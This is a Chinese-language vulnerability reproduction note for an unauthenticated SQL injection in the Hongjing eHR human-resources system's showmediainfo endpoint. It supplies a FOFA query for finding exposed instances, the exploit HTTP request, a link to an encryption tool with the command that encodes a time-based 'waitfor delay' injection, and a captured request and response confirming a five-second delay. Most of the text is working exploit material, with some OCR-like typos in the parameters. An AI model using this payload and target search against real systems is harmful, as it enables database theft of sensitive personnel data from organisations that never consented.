


H1-20宏景-人力资源管理-SQL

漏洞描述:

宏景eHR showmediainfo接口处存在SQL注入漏洞, 未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令, 从而窃取数据库敏感信息。

网站图片:



网络测绘:

fofa语法:

FOFA: app="HISOFT-HCM"

漏洞复现:

payload:

```
GET /workbench/duty/showmediainfo?kind=0&usernumber=[加密后的恶意SQL]&planid=1&objectid=1 HTTP/1.1
Host: ypur-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:

PS: 这里需要对hms中的sql语句进行加密

工具地址: <https://github.com/vaycore/HrmsTool/releases/tag/0.1>

```
java -jar HrmsTool.jar -e "1';waitfor delay '0:0:5'--"
```

```
[root@VM-16-8-centos ~]# java -jar HrmsTool.jar -e "1";waitfor delay '0:0:5'---"
safe-encode: ~31~27~3bwaitfor~20delay~20~27~30~3a~30~3a~35~27~2d~2d
encrypt: 1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP
[root@VM-16-8-centos ~]#
```

延时5秒

Request

< > 数据包扫描 美化 热加载 构造请求

1 GET /workbench/duty/showmediainfo?kind=0&username=1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP&p1anid=1&objectid=1 HTTP/1.1

2 Host:

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36

4 Accept: */*

5 Accept-Encoding: gzip, deflate

6 Accept-Language: zh-CN,zh;q=0.9

Responses 0bytes 5074ms

1 HTTP/1.1 200

2 x-frame-options: SAMEORIGIN

3 Set-Cookie: JSESSIONID=7E657C9EC6A766C46DEI

4 Date: Thu, 04 Apr 2024 08:55:32 GMT

5 Connection: close

6 Server:

7

8